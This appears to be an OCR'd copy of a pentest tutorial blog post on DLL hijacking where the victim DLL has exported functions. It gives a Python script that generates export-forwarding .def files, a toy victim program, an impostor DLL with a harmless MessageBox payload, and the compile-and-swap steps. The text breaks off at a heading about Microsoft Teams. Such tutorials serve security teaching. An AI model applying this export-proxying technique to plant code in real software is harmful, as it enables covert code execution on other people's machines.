
DLL hijacking with exported functions. Example: Microsoft Teams

cocomelonc.github.io/pentest/2021/10/12/dll-hijacking-2.html

October 12, 2021

7 minute read


Hello, cybersecurity enthusiasts and white hackers!




In the previous post about DLL hijacking, I considered simplest case, where victim DLL haven't exported functions.

But in some cases the DLL you compile must export multiple functions to be loaded by the victim process. If these functions do not exist, the binary will not be able to load them and the exploit will fail.

So, compiling custom versions of existing DLLs is more challenging than it may sound, as a lot of executables will not load such DLLs if procedures or entry points are missing. Tools such as DLL Export Viewer can be used to enumerate all external function names and ordinals of the legitimate DLLs. Ensuring that our compiled DLL follows the same format will maximise the chances of it being loaded successfully.





You can use this program but I wrote a simple python script which enumerates the exported functions from the provided DLL (`dll-def.py`):

```
import pefile
import sys
import os.path

dll = pefile.PE(sys.argv[1])
dll_basename = os.path.splitext(sys.argv[1])[0]

try:
    with open(sys.argv[1].split("/")[-1].replace(".dll", ".def"), "w") as f:
        f.write("EXPORTS\n")
        for export in dll.DIRECTORY_ENTRY_EXPORT.symbols:
            if export.name:
                f.write('{}={}.{} @{}\n'.format(export.name.decode(), dll_basename,
export.name.decode(), export.ordinal))
except:
    print ("failed to create .def file :(")
else:
    print ("successfully create .def file :)")
```

> This script uses python pefile module.


cartoon.exe and pet.dll

To test my script I will write a simple DLL with exported functions and check on it.
For example, let's go to create simplest DLL (`pet.c`):

```
/*
pet.dll - for testing how to enumerate exported functions
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}

extern "C" __declspec(dllexport) VOID _cdecl Cat(void) {
  MessageBox(NULL, "Meow-meow", "=^..^=", MB_OK);
}

extern "C" __declspec(dllexport) VOID _cdecl Bird(void) {
  MessageBox(NULL, "Tweet-tweet", ">(')", MB_OK);
}

extern "C" __declspec(dllexport) VOID _cdecl Mouse(void) {
  MessageBox(NULL, "Squeak-squeak", "<:3 )~~~", MB_OK);
}
```

Let's go to compile:

```
x86_64-w64-mingw32-g++ -shared -o pet.dll pet.c
```




To check the correctness of my DLL, I created a simple program that imports this DLL and uses the exported functions in it (`cartoon.cpp`):


```
/*
cartoon.cpp - victim program example 1
DLL hijacking with exported functions example
author: @cocomelonc
*/
#include <windows.h>
#include <cstdio>

typedef VOID (__cdecl *CatProc)(); // cat
typedef VOID (__cdecl *BirdProc)(); // bird
typedef VOID (__cdecl *MouseProc)(); // mouse

int main(void) {

  // main dll with exported functions
  HINSTANCE petDll;

  // pets
  CatProc catFunc;
  BirdProc birdFunc;
  MouseProc mouseFunc;

  // free memory
  BOOL freeRes;

  // load pet.dll
  petDll = LoadLibrary(TEXT("pet.dll"));

  if (petDll != NULL) {
    catFunc = (CatProc) GetProcAddress(petDll, "Cat");
    birdFunc = (BirdProc) GetProcAddress(petDll, "Bird");
    mouseFunc = (MouseProc) GetProcAddress(petDll, "Mouse");
    if (catFunc != NULL) {
      (catFunc) ();
    }
    if (birdFunc != NULL) {
      (birdFunc) ();
    }
    if (mouseFunc != NULL) {
      (mouseFunc) ();
    }
    freeRes = FreeLibrary(petDll);
  }

  return 0;
}
```


Compile:

```
x86_64-w64-mingw32-gcc -O2 cartoon.cpp -o cartoon.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1
```

and run:








And firstly, as a proof-of-concept, let's hijack my `pet.dll`.
For this, create malicious `evil.c`:

```
/*
evil.c - malicious DLL
DLL hijacking with exported functions example
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Woof-woof!",
        "=^..^=",
        MB_OK
      );
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
```

But, before we start, let's run our python enum script `dll-def.py` on `pet.dll`:

```
python3 dll-def.py pet.dll
cat pet.def
```




As you can see, Module-Definition file `pet.def` has been created.


In the next step create our malicious `evil.dll` with and link our `pet.def` file when compile:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c pet.def -s
```

Then, rename `pet.dll` as `pet-orginal.dll`, and put our malicious `evil.dll` by renaming it as `pet.dll`




And run our `cartoon.exe`:




As you can see, our DLL hijacking is perfectly worked :)

Real world example. Microsoft Teams

